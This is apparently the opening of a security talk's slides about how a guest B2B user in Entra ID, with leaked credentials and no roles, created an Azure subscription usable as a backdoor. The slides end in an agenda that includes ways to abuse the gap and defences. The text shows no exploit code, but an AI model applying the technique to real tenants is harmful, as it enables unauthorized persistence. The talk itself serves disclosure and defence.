

A man with dark, curly hair and a beard, wearing a red hoodie and a yellow scarf, is looking directly at the camera with a wide-eyed, intense expression. He is holding a glass of white wine in his left hand and a fork in his right. The background shows a kitchen with white cabinets, a brick fireplace, and a potted plant with a white tag that says "Care Instructions".

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From Azure subscription to backdoor intruder

RESTLESS GUESTS

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- **2 years in Cybersecurity**
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LET'S SOLVE A MYSTERY

HOW DID A GUEST MAKE A SUBSCRIPTION?!

Subscriptions

+ Add Advanced options ▾

Showing subscriptions in [redacted] directory. Don't see a subscription? [Switch directories](#)

Se...

Subscriptions : **Filtered (2 of 2)**

My role == **all**

Status == **all**

Add filter

Subscription name ↑↓

GuestMakesSub ...

Subscription 1 ...



GuestMakesSub

Subscription

Search ✕ ‹



Overview



Activity log



Access control (IAM)



Tags



Diagnose and solve problems



Security



Events



Cost Management



Billing



Settings



Help



Cancel subscription



Rename



Change directory




Feedback

^ Essentials

Subscription ID	: b46f177a-e6d2-467d-8b8f-34bc3375713b	Subscription name	: GuestMakesSub
Directory	: [redacted]	My role	: Owner
Status	: Active	Plan	: Azure Plan
Parent management group	: IShouldNotMakeThis	Secure Score	: 27%

Spending rate and forecast



Current cost
CA\$21.39


Costs by resource



Guest made subscription!

FACTS ABOUT THE CASE

- Entra ID account credentials leaked to the dark web
- Account is a guest B2B user in tenant
- Guest user had ZERO...
 - group memberships
 - directory roles
 - RBAC roles
 - permissions granted
- Somehow guest made a subscription?




AGENDA

- **INTRO - A mystery!**
- **Azure**
 - **Basics**
 - **In the weeds**
 - ***Undocumented behaviour (*changing)**
- **Microsoft's Position**
- **Possible ways to abuse**
- **Defence**

